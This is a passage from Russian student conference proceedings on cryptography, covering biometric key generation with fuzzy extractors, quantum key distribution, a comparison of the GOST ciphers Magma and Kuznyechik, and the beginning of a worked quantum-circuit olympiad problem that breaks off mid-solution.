Сначала вычисляются особые точки, являющиеся элементами конечного поля, что задано простым числом. Над этим полем формируется многочлен таким образом, что его график проходит через подмножество особых точек. На базе построенного полинома выбираются случайные точки, после чего из них вычисляются координаты, из которых формируется множество. Данным образом получается система, информацию о которой можно открыто хранить в базе данных. Биометрическая последовательность получается посредством соединения элементов полинома и аналогично не требует защищенного хранения, ибо воссоздается из вновь полученного отпечатка пальца.

За тем эта информация сравнивается с ранее имеющейся информацией, также сформированной из особых точек отпечатка. С помощью интерполяционного многочлена Лагранжа образуется полином, который должен совпадать с эквиваленцией исходного и вновь полученного множеств особых точек папиллярного узора, не меньше значения t.

Выполнение всех вычислений в пределах конечного поля приводит к высокой точности системы, а использование проблемы восстановления полинома из определенного числа точек – к высокой степени безопасности.

Далее в формировании биокриптографического ключа идет блок fuzzy extractor.

В стандартных системах идентефикации с помощью отпечатка пальца есть один существенный недостаток – это относительная постоянность совпадений поступающей и исходной биометрической последовательностей, из-за чего в случае получения доступа к информации посторонним лицом, заменить ее становится не представляется возможным. В таком случае необходимо внедрить следующие требования к биометрической системе:

- каждый новый криптографический ключ в процедуре регистрации пользователя должен отлдичаться от предыдущего;
- один из входных параметров функции генерации ключа должен быть случайным;
- случайный параметр в открытом виде не должен нигде храниться, как и биометрическая последовательность.

Реализация подобных требований стала возможна после появления блока fuzzy extractor, добавление в генерацию криптографического ключа стала хоть и необязательной, но очень желательной для добавления. Также данный блок способен сформировать случайную последовательность из вновь сгенерированной биометрической и открытой информации.

Для достижения наилучшего результата мы для алгоритма рассмотрели 3 блока fuzzy и выбрали fuzzy extractor, а не один из других двух потому что методы fuzzy commitment и fuzzy vault имеют ограничения, в том числе неспособность генерировать много несвязанных шаблонов из одного и того же набора биометрических данных. Один из возможных способов преодоления этой проблемы - применение функции трансформации черт к биометрическому шаблону до того, как она будет защищена с помощью биометрической криптосистемы. Биометрические криптосистемы, которые объединяют трансформацию с генерацией защищенного эскиза, называют гибридными.

Создание алгоритмов, основанных на биометрии и криптографии, позволит разработать системы, в которых отсутствуют недостатки обоих направлений, например возможность хищения закрытого криптографического ключа или незащищенность биометрического образа.

Список литературы

1. Схемы идентификации. [Электронный ресурс] URL: http://www.dialektika.com/PDF/978-5-9908462-4-1/part.pdf (дата обращения: 08.06.2019).

2. Биометрическая аутентификация: защита систем и конфиденциальность пользователей. [Электронный ресурс] 09.12.2012. URL: https://www.osp.ru/os/2012/10/13033122 (дата обращения: 20.12.2014).

3. Гудков В.Ю., Бойцов А.В. Улучшение изображений отпечатков пальцев с помощью фильтра Габора [Электронный ресурс] URL: https://vk.com/doc377086528_517025735?hash=5f5c544ede53d6ba12&dl=a22ba66fef5b6b6317 (дата обращения: 4.09.2019).

4. Коновалов М.В., Михайлова У.В., Хусаинов А.А. и др. Алгоритмы шифрования данных // Актуальные проблемы современной науки, техники и образования. 2013. Т. 2. № 71. С. 159-161.

5. Михайлова У.В., Коновалов М.В., Гуринец К. и др. Идентификация личности // Актуальные проблемы современной науки, техники и образования. - 2013. Т. 2.№ 71. С. 164-166

6. Михайлова У.В., Лукьянов Г.И., Дончан Д.М. Анализ биометрической аутентификации на устойчивость при воздействии внешних факторов // Актуальные проблемы современной науки, техники и образования. Тезисы докладов 76-ой междунар. науч.-техн. конф. Изд-во Магнитогорск. гос. техн. ун-та им. Г.И. Носова, 2018. Т. 1. С. 295-295.

7. Коновалов М.В., Михайлова У.В., Хусаинов А.А. и др. Алгоритмы шифрования данных // Актуальные проблемы современной науки, техники и образования. 2013. Т. 2. № 71. С. 159-161.

УДК 004.056.55

О ПЕРСПЕКТИВАХ ИСПОЛЬЗОВАНИЯ МЕТОДА КВАНТОВОЙ КРИПТОГРАФИИ

А.С. Журавлев, М.С. Максимов, А.С. Коротин
Научный руководитель: доц. В.Ю.Бердюгин
г. Челябинск, Южно-Уральский государственный университет

Аннотация. В данной статье рассматривается алгоритм шифрования информации при помощи квантов с точки зрения физических явлений. Представлены способы практического применения технологии и средства ее реализации. А также были проанализированы актуальные проблемы и преимущества квантовой криптографии. Предложен метод, повышающий скорость шифрования на основе квантов.
Ключевые слова. Информация, безопасность, защита информации, квантовая криптография.

Квантовая криптография со временем приобретает всё большую актуальность. Сейчас значительная часть информации шифруется так, что ключ можно раскрыть путем перебора всех возможных вариантов. Мощность современных компьютеров недостаточна для взлома длинных паролей. Однако с появлением квантовых компьютеров появилась угроза этой системе шифрования из-за их возможности решать подобные задачи со скоростью, значительно превышающей возможности обычных компьютеров. Квантовая криптография – это метод защиты коммуникаций, основанный на законах квантовой физики. С развитием квантовых компьютеров возрастает угроза взлома паролей систем, обрабатывающих все виды информации. Защититься от этого можно при помощи шифрования на основе квантов.

Основополагающим понятием для шифрования квантов является квантовая суперпозиция. Объяснитьэто явления можнона примере поляризации света. Так как свет – это поперечная волна, он обладает такой характеристикой, как поляризация, которая описывает направление колебаний.Состояние поляризации одиночного фотона называют квантовым состоянием поляризации, оно может быть вертикальное, горизонтальное, диагональное и антидиагональное.

Рассмотрим эксперимент с поляризационным светоделителем. На пути света установлен полярифильтр, который пропускает фотоны с горизонтальной поляризацией и отражает фотоны с вертикальной.

Запуская фотон с диагональной поляризацией, на выходе со случайной вероятностью фотон либо пройдет, либо отразится. Пройдя по пути фотонов с горизонтальной поляризацией, он становится горизонтально поляризованным. Аналогичная ситуация с путем фотонов с вертикальной поляризацией.

Проведём усложнённый эксперимент над фотоном с диагональной поляризацией, используя прибор, изображённый на рисунке 1, имеющий природу интерферометра Маха-Цандера.




Рисунок 1 - Интерферометр Маха-Цандера

При том что диагональный фотон имеет два пути – для горизонтально поляризованной и вертикально поляризованной частицы, на выход приходит фотон с диагональной поляризацией. До тех пор, пока не проведено измерение, и неизвестно, по какому пути прошёл квант света, он находится в суперпозиции двух возможных состояний, горизонтальной и вертикальной поляризации. [1]

В квантовой криптографии суперпозиция квантов используется для шифрования информации. Передача происходит путём кодирования поляризационных состояний единичных фотонов, излучаемых импульсными полупроводниковыми лазерами, в двух альтернативных базисах, не ортогональных друг к другу.

Отправитель договаривается с получателем о коде каждой поляризации, принимая значения 0 и 1.Во время передачи источник посылает последовательность фотонов, поляризация которых выбрана случайным образом. Принимающая сторона регистрирует пришедшие фотоны и для каждого из них случайным образом выбирает базис измерения. По открытому дополнительному каналу связи получатель сообщает отправителю, в каком базисе он провёл измерение, но не сообщает результат. Поскольку фотон может иметь значение и 0, и 1, то сообщение о факте регистрации фотона по открытому каналу не даёт никакой информации потенциальному перехватчику.

Отправитель в ответ сообщает принимающей стороне, правильный ли базис измерения был выбран для каждого фотона. Сохраняя в серии только измерения, проведённые в правильном базисе, отправитель и получатель создают уникальную случайную последовательность нулей и единиц, из которой затем и формируется секретный ключ.[2]

В практическом плане квантовая установка распределённой генерации случайного ключа представляет собой лазер (источник одиночных фотонов) на одном конце, кальцитовую призму на стороне получателя, рас-

щепляющую пучок на две составляющие, улавливаемые двумя фотодетекторами, которые, в свою очередь, измеряют ортогональные составляющие поляризации. Средой передачи света служит оптоволокно.

Если в импульсе содержится 1000 квантов, существует вероятность того, что 100 из них будут отведены криптоаналитиком на свой приёмник. После проведения анализа открытых переговоров он сможет получить все необходимые ему данные. Из этого следует, что идеален вариант, когда в импульсе количество квантов стремится к одному. Тогда любая попытка перехватить часть квантов неизбежно изменит состояние всей системы и соответственно спровоцирует увеличение числа ошибок у получателя. В этой ситуации следует не расшифровывать принятые данные, а повторить передачу. Однако при попытках сделать канал более надёжным чувствительность приёмника повышается до максимума, и перед специалистами встает проблема «темнового» шума. Это означает, что получатель принимает сигнал, который не был отправлен адресантом. Чтобы передача данных была надежной, логические нули и единицы, из которых состоит двоичное представление передаваемого сообщения, принимают вид не одного, а последовательности состояний, что позволяет исправлять даже многократные ошибки. [3]

В связи с затуханием фотонов при движении по проводнику эффективное расстояние работы системы ограничено. Решением может стать использование квантовых повторителей – устройств, способных «воссоздавать» квантовую информацию, не разрушая её.

Иной способ предложили китайские учёные, разработав в 2016 году спутникMicius, который решил проблему передачи данных на дальние расстояния. В течение предыдущих лет он выполнял различные задания и выходил на операционный уровень. Летом 2017 года он заработал на полную мощность и смог телепортировать фотон с орбитына Землю.[4] Оборудование на спутнике предполагает проведение нескольких видов экспериментов на основе технологии квантовой телепортации. Основным является передача зашифрованного шифром Вернама сообщения, параллельно через спутник осуществляется прием и передача запутанных частиц, квантовые состояния которых в определенный момент времени будут являться ключами для шифра. Космический аппарат оснащен коммуникатором квантового ключа, излучателем и источником квантовой запутанности, процессором и контроллером квантового эксперимента, а также высокоскоростным когерентным лазерным коммуникатором. [5]

В 2019 году компания IBM представила первый рабочий вариант коммерческого квантового компьютера. Данная технология уже имеет физическую реализацию и со временем будет только совершенствоваться. При помощи квантового компьютера появляется возможность без усилий получить неправомерный доступ к компьютерной информации.[6]

Квантовая криптография исключает возможность какого-либо внедрения. Связь, основанную на передаче единичных микрочастиц, не прослу-

шать, поскольку законы квантовой физики не позволяют измерить параметры микрочастицы, не исказив их. Это подтверждает теорема о запрете клонирования квантового состояния. Поэтому значительный процент помех на линии означает, что она прослушивается, и в случае подозрения на внедрение потенциально перехваченный ключ просто не используется. Передача важных данных идёт, только если квантовая передача ключа прошла успешно. Попытка перехвата сообщения будет сразу раскрыта, и впоследствии злоумышленник может быть найден.

Несмотря на высокий уровень защиты, квантовое шифрование с поляризационным кодированием обладает рядом недостатков, не позволяющих уже сейчас вводить эту технологию повсеместно. К ним относятся:

1. Сложные методики контроля поляризации не всегда оправдывают себя, что приводит к увеличению ошибок в ключе.
2. Неустойчивость поляризации одиночного фотона. Основное количество ошибок в сыром ключе наблюдается из-за потери поляризации фотоном после прохождения по информационному каналу.
3. Чем больше дальность передачи, тем выше вероятность потери данных, а также снижения скорости передачи.
4. Процесс исправления ошибок детектирования поляризации делает систему громоздкой и уменьшает её скорость.
5. Достаточно низкая наземная скорость передачи данных без существенных и слишком частых ошибок относительно более традиционных методов. [7]

Так как скорость передачи ключа способом квантового шифрования ограничена, наша команда предлагает комбинировать методы шифрования при передаче длинного ключа в условиях ограниченного времени.

Идея заключается в передаче ключа двумя частями. Одна шифруется при помощи квантовой криптографии, а вторая любым другим методом. Такой подход ускорит передачу без больших потерь в безопасности. Та часть, которая зашифрована квантовым методом, по-прежнему остается недоступной для потенциального перехватчика. Даже если ему удастся получить фрагмент ключа, без второй половины он не будет иметь какой-либо практической значимости. При попытке получения полного доступа злоумышленник будет вычислен, а передача прервана.

Применение квантовых технологий в области шифрования информации может облегчить работу специалистов, обеспечивающих безопасность информационного пространства. Особенно на фоне быстрого развития мощностей и технологий, потенциально опасных средств взаимодействия с информацией. Квантовая криптография является эффективным методом противодействия угрозе современной системе шифрования со стороны квантовых компьютеров. Однако, ввиду относительной молодости этих технологий, остаётся ряд проблем, которые необходимо решить, прежде чем глобально внедрять методы квантовой криптографии.

Список литературы

1. Muller, J. Breguet, and N. Gisin, "Experimental demonstration of quantum cryptography using polarized photons in optical fiber over more than 1 km": Europhysics Letter, том 2: 1993 – С. 383-388.

2. Леонард Сасскинд, Арт Фридман Квантовая механика. Теоретический минимум: Санкт-Петербург – изд. NewScience, 2016. – С. 205-297 – ISBN: 978-5-496-01196-9, 978-0465036677.

3. И. Ферапонтов Квантовая криптография: что это такое? [Электронный ресурс]: Электронный журнал Популярная механика, 29 мая 2018. URL: https://www.popmech.ru/technologies/235655-kvantovaya-kriptografiya-chto-eto-takoe/#part2 (дата обращения: 15.05.2019).

4. М. Агаджанов Китайский спутник использовал квантовую криптографию для проведения защищенной межконтинентальной видеоконференции [Электронный ресурс]: портал Habr, 1 февраля 2018. URL: https://habr.com/ru/post/410071 (дата обращения: 28.04.2019)

5. BergerReleaseoffirstquantumcomputer [Электронный ресурс]: официальный сайт IBM, 9 января 2019. URL: https://www.ibm.com/quantum-computing/ (дата обращения 19.04.2019)

6. П. Громов Китайский спутник квантовой связи прошел испытания и готов к работе [Электронный ресурс]: Электронный журнал ХАЙТЕК, 19 января 2017. URL: https://hightech.fm/2017/01/19/micius-ready (дата обращения 17.04.2019)

7. А.С. Альбов «Квантовая криптография»: Санкт-Петербург – изд. Страта, 2015. – С. 132-176. – ISBN: 978-5-906150-35-6.

УДК 003.26.09

НАЦИОНАЛЬНЫЕ СТАНДАРТЫ КРИПТОГРАФИЧЕСКОЙ ЗАЩИТЫ ИНФОРМАЦИИ. АНАЛИЗ ШИФРОВ «КУЗНЕЧИК» И «МАГМА»

М.В. Логунова,
Научный руководитель: канд. тех. наук, доцент Д.И. Дик,
ст. препод. А.В. Человечкова
г. Курган, Курганский государственный университет

Аннотация. В 2015 году был принят ГОСТ Р 34.12–2015 «Информационная технология. Криптографическая защита информации. Блочные шифры». В данном стандарте описаны алгоритмы блочного шифрования, применяемые в реализации криптографических методов защиты информации, а именно шифры «Магма» (являющийся обновлённой версией ГОСТ 28147-89) и «Кузнечик». В представленной работе был проведён сравнительный анализ данных алгоритмов, выявлены их достоинства и недостатки.

Ключевые слова:криптография, криптографические стандарты, алгоритмы шифрования, защита информации, блочные шифры.

В настоящее время одной из приоритетных целей создания надёжных средств защиты информации является разработка криптографических алгоритмов шифрования данных. За всё время исследований было описано и реализовано множество криптоалгоритмов и одними из самых популярных, на данный момент, являются блочные шифры. Причиной стали их неоспоримые достоинства, например, сходство процедур шифрования и расшифрования и возможность расшифровывания произвольного участка шифрованного текста без предварительных вычислений.

Первым рассматриваемым алгоритмом симметричного блочного шифрования является «Магма» – преобразованный варианталгоритма ГОСТ 28147-89 «Системы обработки информации. Защита криптографическая. Алгоритм криптографического преобразования», принятого в 1989 году.Шифр 1989 года основан на сети Фейстеля,имеет длину шифруемого блока 64 бита, длину ключа – 256 бит, количество раундов преобразования – 32. Принцип работы самой сети Фейстеля заключается в следующем: входной блок разбивается на два равных подблока, называемых ветвями. Каждая ветвь обрабатывается обособленно – левый подблок преобразуется с помощью образующей функции F с использованием ключа k, затем выполняется побитовое выполнение операции XORс правой ветвью, и полученным результатом предыдущей операции. Далее блоки переставляются местами – левым становится обработанный правый блок, а правым – левый блок до его преобразования образующей функцией (рисунок 1). [1].




Рисунок 1 – Схема шифрования и дешифрования для алгоритма на основе сети Фейстеля

В дополнение к прочему, ГОСТ имел несколько режимов работы, а именно режим простой замены, режим выработки имитовставки, режим гаммирования, а также режим гаммирования с обратной связью. Также стоит отметить, что на основе сети Фейстеля работает большинство из современных блочных шифров (например, DES), так как данный метод построения достаточно прост в реализации, как на программном, так и на аппаратном уровне,поскольку механизм представляет собой многократное повторение одних и тех же операций разделения, преобразования и перестановки битовых блоков, с единственным отличием в изменении порядка ключей.Новоизданный алгоритм «Магма» (ГОСТ Р 34.12-2015) имеет тот же механизм работы, что и ГОСТ 28147-89, но отличается от прежнего тем, что в нём сразу определена и задана таблица перестановок для нелинейного биективного преобразования. В старом ГОСТ 28147-89 эта таблица отсутствовала, вследствие чего заданием её элементов занимались непосредственно те специалисты, которые реализовывали сам алгоритм шифрования.

Второй рассматриваемый алгоритм шифрования «Кузнечик», входящий в стандарт ГОСТ Р 34.12-2015, также является симметричным блочным алгоритмом.Длина его шифруемого блока составляет 128 бит, длина ключа шифрования 256 бит, число раундов составляет 10. В его основе лежит сеть SP (англ. Substitution-Permutation network), иначе – подстановочно-перестановочная сеть, являющаяся альтернативой сети Фейстеля. Сеть SP была тоже предложена Хорстом Фейстелем,в ней также используются повторяющиеся раунды подстановок и перестановок, но в каждом раунде происходит линейное и нелинейное преобразование, а после – наложение итерационного ключа, получаемого из исходного путём его полного преобразования или разделения на равные части (рисунок 2). В «Кузнечике» к основной схеме шифрования добавлены несколько дополнительных элементов: линейное преобразование может быть реализовано с помощью регистра сдвига, а ключевая развертка реализована с помощью сети Фейстеля, в которой в роли функции используется раундовое преобразование исходного алгоритма. К тому же, при использовании SP-сети преобразуется весь входной блок, а не его половина[2].

Такой же механизм шифрования используется в алгоритме AES. Однако, хотя SP-сети и обрабатывают за один раунд весь входной блок целиком, их нельзя назвать достаточно распространёнными, поскольку их сложнее реализовать в силу особенностей построения механизма шифрования. В этом отношении сеть Фейстеля является более практичной.




Рисунок 2 – Схема шифрования для алгоритма на основе SP-сети на примере трёх раундов

Но, согласно исследованиям, проведённым ещё в начале 90-х годов XX века, алгоритмы на основе сети Фейстеля не обеспечивали нужного уровня криптографических характеристик, а именно длина блока размером в 64 бита оказалась недостаточной для осуществления обработки больших объёмов информации. Для решения данной проблемы применяются следующие модификации алгоритма: увеличение длины входного блока до 128 бит и больше и увеличение количества ветвей до четырёх, с целью исключения возможных затруднений в вычислениях. Также существует теория о том, что у алгоритмов присутствуют так называемые «слабые» ключи и таблицы замен, причём в стандарте не описан механизм их выборки и исключения [3].

Тем не менее, ГОСТ 28147—89, теперь уже «Магму», нельзя считать устаревшим алгоритмом, поскольку он, в силу относительной простоты своей реализации, входит в состав множества библиотек, а также может быть использован в собственных разработках программистов, которые, по тем или иным причинам, нуждаются в применении криптоалгоритмов. Помимо этого, при реализации на низкоресурсных устройствах в легковесной (англ. Lightweight) криптографии ГОСТ 28147—89 является крайне эффективным из-за простой процедуры получения раундовых ключей, что позволяет достичь хороших показателей аппаратной реализации. Основными целями и задачами такой криптографии являются реализация криптоалгоритмов на устройствах с невысокой вычислительной мощностью, например, смарт-картах, RFID-метках или сенсорах. Для осуществления этого необхо-

дима минимизация ресурсов, задействованных в работе алгоритма, а именно размера устройства, потребляемой им мощности и его стоимости[4]. Например, в работе сингапурских специалистов было показано, что вышеобозначенный ГОСТ по числу необходимых для реализации условных вентилей (т.н. гейт-эквивалентов – GE) имеет преимуществоперед многими современными низкоресурсными шифрами даже с меньшими длинами ключа [5]. Также, хотя и методы атаки на данный алгоритм неоднократно обсуждались в мировом сообществе криптографов, они оказывались не настолько эффективными, чтобы алгоритм можно было бы считать недействительным. Так, в мае 2011 года французский криптограф Николя Куртуа доказал существование атаки на ГОСТ 28147—89[6]. Её сложность была в 2^8 (256) раз меньше сложности прямого перебора ключей при соблюдаемом условии наличия 2^{64} пар открытый текст/закрытый текст, однако, значение такого количества пар, очевидно, даёт возможность чтения зашифрованного текста и без наличия ключа. Более того, подобный вид атаки требует большой вычислительной мощности, которая недоступна при текущем технологическом развитии. Иные исследования возможных атак на ГОСТ базировались на предположениях, устанавливаемых касательно определённого вида таблиц замен и ключей, а именно на тех самых «слабых», «уязвимых», которые могут генерироваться в процессе шифрования. Таким образом, практически осуществимых атак на «Магму» не было реализовано.

«Кузнечику» на момент издания стандарта приписывался высокий потенциал и хорошая устойчивость к существующим видам атак на блочные шифры. Но уже в 2016 году исследования Алекса Бирюкова, Лео Перрина и Алексея Удовенко показали, что таблица подстановок в данном алгоритме имеет далёкую от случайной структуру – она генерируется несколькими алгоритмами, являющимися частным случаем конструкции TKlog, различающихся вариантов преобразований которой крайне мало [8][9]. Также была установлена связь «Кузнечика» с белорусским алгоритмом BeIT, использующего функцию замены, также являющейся частным случаем конструкции TKlog[9]. 29 января 2019 года Лео Перрин опубликовал новое исследование, доказывающее, что «Кузнечик» имеет теоретическую возможность бэкдора [10]. Основаниями для этого послужили определённые особенности TKlog – использование дискретного логарифмирования по типу асимметричного шифрования. Также ключевым свойством преобразования TKlog является работа со смежными классами (cosets), сопоставляемыми один с другим. В функции замены блочных шифров добавочные смежные классы использовались пока только для создания бэкдоров. Такие бэкдоры стали называть «NOBUS» («Nobody But Us» – «Никто кроме нас»), из-за того, что могут использоваться только самими авторами алгоритмов [11].

Таким образом, можно сделать заключение, что алгоритм шифрования «Магма», основанный на ГОСТ 28147—89, нельзя назвать полностью устаревшим, так как он ещё применяется в разработках криптосистем, а также ему было найдено применение в реализации систем с легковесной криптографией. «Кузнечик» же получил спорную оценку из-за найденных в нём скрытых алгоритмов, которые, по непонятным причинам, не были афишированы авторами алгоритмов – по их заявлениям, шифр использует случайно сгенерированные таблицы.

Список литературы

1. ГОСТ 28147–89. Государственный стандарт Союза ССР. Системы обработки информации. Защита криптографическая. Алгоритм криптографического преобразования. – Переизд. Апр. 1996г. – Введ. 01.07.90 – М. ИПК Изд-во стандартов, 1996. – 28 с.УДК 681.325.6:006.354. Группа П85. СССР.

2. ГОСТ 34.12 – 2015. Национальный стандарт Российской Федерации. Информационная технология Криптографическая защита информации. Блочные шифры. –Введ. 01.01.2016. – М. Стандартинформ, 2015. – 21 с. УДК 681.3.06:006.354. ОКС 35. 040. ОКСТУ 5002. П85.

3. Ростовцев А.Г., Маховенко Е.Б., Филиппов А.С., Чечулин А.А. О стойкости ГОСТ 28147–89 // Проблемы информационной безопасности. Компьютерные системы. — 2003. — С. 75-83.

4. КРИПТО-ПРО [Электронный ресурс]: Смышляев С.В., Алексеев Е.К., Прохоров А.С. ГОСТ 28147-89: «Не спеши его хоронить». Часть 2. Эффективные реализации алгоритма. Опубликовано 14 Январь 2015.URL: https://www.cryptopro.ru/blog/2015/01/14/gost-28147-89-ne-speshi-ego-khoronit-chast-2-effektivnye-realizatsii-algoritma

5. A. Poschmann, S. Ling, H. Wang, 256 bit standardized crypto for 650 GE – GOST revisited, CHES2010, LNCS 6225.– 2010. –С. 219-233.

6. Nicolas T. Courtois. Security Evaluation of GOST 28147-89 In View Of International Standardisation.– 1.05.2011.

7. Alex Biryukov, Léo Perrin, Aleksei Udovenko. The Secret Structure of the S-Box of Streebog, Kuznechik and Stribob//

8. AlexBiryukov, L´eoPerrin, andAlekseiUdovenko.Reverse-EngineeringtheS-BoxofStreebog, KuznyechikandSTRIBOBr1 // Advances in Cryptology – EUROCRYPT 2016. – 2016. – С.372-402.

9. Léo Perrin and Aleksei Udovenko. Exponential S-Boxes: a Link Between theS-Boxes of BelT and Kuznyechik/Streebog //IACR Transactions on Symmetric Cryptology – 2017 – С. 99-124.

10. Léo Perrin. Partitions in the S-Box of Streebog and Kuznyechik // IACR Transactions on Symmetric Cryptology. –29.01.2019

11. Arnaud Bannier, Nicolas Bodin, Eric Filiol. Partition-Based Trapdoor Ciphers. –26.09.2016.

УДК 004.056.55

КВАНТОВАЯ КРИПТОГРАФИЯ

Назаров К.Т., Удилов Н.С., Йовжий А.В.
Научный руководитель:профессор, доктор физ.-мат. наукТитов С.С.
г. Екатеринбург, Уральский государственный университет путей сообщения

Аннотация.В данной статье будет разобрана одна из активно развивающихся на сегодняшний день отраслей защиты информации – квантовая криптография. В тексте приводится история развития науки, а также подробный разбор задачи с международной олимпиады по криптографии NSUCRYPTO 2018, в которой описано нахождения секретного ключа с использованием квантовой схемы.

Ключевые слова. Квантовая криптография, защита информации, открытый текст, зашифрованный текст, секретный ключ, кубиты, квантовые вентили.

Большинство современных систем передачи и обработки информации используют криптографические средства защиты информации. Возможность передачи информации между двумя сторонами таким образом, чтобы третья сторона не узнала эту информацию, волнует общество с самого начало его существования. В прошлом предки использовали различные криптографические устройства и шифры, начиная от перестановок букв, заканчивая сложнейшими математическими вычислениями. Но существуют причины, почему данные методы не являются на 100 % безопасными.

В 1970 году была предложена модель защиты информации с помощью квантовых объектов. Идея заключалась в том, что злоумышленник, занимающийся исследованием передаваемых данных, не может произвести измерение фотонов без искажения текста сообщения. Это обеспечивается благодаря основным законам квантовой физики.

Квантовая криптография как наука зародилась в 1984 году, когда был разработан первый протокол квантового распределения ключей BB84.

Первая работающая квантово-криптографическая схема была построена в 1989 году в Исследовательском центре компании IBM Чарльзом Беннетом и Жилем Брассаром. Данная схема представляла собой квантовый канал, на одном конце которого находился передающий аппарат Алисы, на другом принимающий аппарат Боба. Оба прибора размещались на оптической скамье длиной около метра, в светонепроницаемом кожухе размерами 1,5 × 0,5 × 0,5 м.

Первый успешный эксперимент по квантовой передаче данных был проведен все теми же Беннетом и Брассаром в конце октября 1989 года, когда защищенная квантовая связь была установлена на расстоянии 32,5 см.

В нашей работе мы не будем углубляться в квантовую физику, а постараемся объяснить основные принципы квантового шифрования информации на примере одной из задач по криптографии.

Алиса и Боб интересуются квантовыми схемами. Они изучали квантовые операции и решили использовать их для своего шифра. Входной открытый текст имеет вид $P = (p_1, p_2, \dots, p_{16}) \in F_2^{16}$. Зашифрованный текст $C \in F_2^{16}$ имеет следующий вид (формула 1).

$$C = K \oplus F(p_1, \dots, p_4), F(p_5, \dots, p_8), F(p_9, \dots, p_{12}), F(p_{13}, \dots, p_{16}), \quad (1)$$







где $K \in F_2^{16}$ является секретным ключом, а F – функция от F_2^4 к F_2^4 ($\oplus$ – поразрядное побитовое сложение).

Друзья представляют F из проводов и элементарных квантовых вентилей, которые образуют квантовый контур. Они используют обозначения Дирака и описывают вычислительные базисные состояния через $|0\rangle$и $|1\rangle$.

Далее, квантовые биты (кубиты) рассматриваются только в квантовых состояниях $|0\rangle$и $|1\rangle$. Алиса и Боб используют следующие квантовые вентили и схемы, приведенныев таблице 1.

Таблица 1

Квантовые вентили

Вентиль Пауля – X		Действие над одним кубитом в состоянии $\| x \rangle$, $x \in \{0, 1\}$.
Контролируемое отрицание (CNOT вентиль)		Действие над двумя кубитами в состоянии $\|x\rangle$, $\|y\rangle$, x, $y \in \{0, 1\}$; изменяет второй кубит, только если первый кубит в состоянии $\|1\rangle$.
Вентиль Тоффоли (CCNOT вентиль)		Действие над тремя кубитами в состоянии $\|x\rangle$, $\|y\rangle$, $\|z\rangle$,x, y, $z \in \{0, 1\}$; изменяет третий кубит, только если первый и второй кубиты в состоянии $\|1\rangle$.
	Определение кубита в состоянии $\|x\rangle$, $x \in \{0, 1\}$, в вычислительном базисе $\{\|0\rangle, \|1\rangle\}$.	
	Кабель, несущий один кубит (слева направо).	
	Кабель, несущий один классический бит.	

Квантовая схема, описывающая действия F от $x = (x_1, x_2, x_3, x_4) \in F_2^4$, где $F = (f_1, f_2, f_3, f_4)$ и f_i, $i = 1, 2, 3, 4$ – булевы функции от четырех переменных, продемонстрирована на рисунке 1:




Рисунок 1 – Квантовая схема

Друзья зашифровали открытый текст $P = (0011010111110010)$ и получили зашифрованный текст $C = (1001101010010010)$. Нужно найти секретный ключ. Далее приводится решение задачи.

Схему, приведенную на рисунке 1, можно упростить, заметив некоторые закономерности, указанные пунктиром (рисунок 2).




Рисунок 2 – Квантовая схема с закономерностями

То есть меняются местами два состояния $|x\rangle$, $|y\rangle$, $x, y \in \{0, 1\}$ (рисунок 3).




Рисунок 3 – Преобразования участка квантовой схемы

Следующие части схемы, выделенные пунктиром, схожи (рисунок 4).




Рисунок 4 – Квантовая схема с закономерностями

Эти части имеют следующую форму для $|x\rangle$, $|y\rangle$, $x, y \in \{0, 1\}$ и выполняют следующее преобразование (рисунок 5).

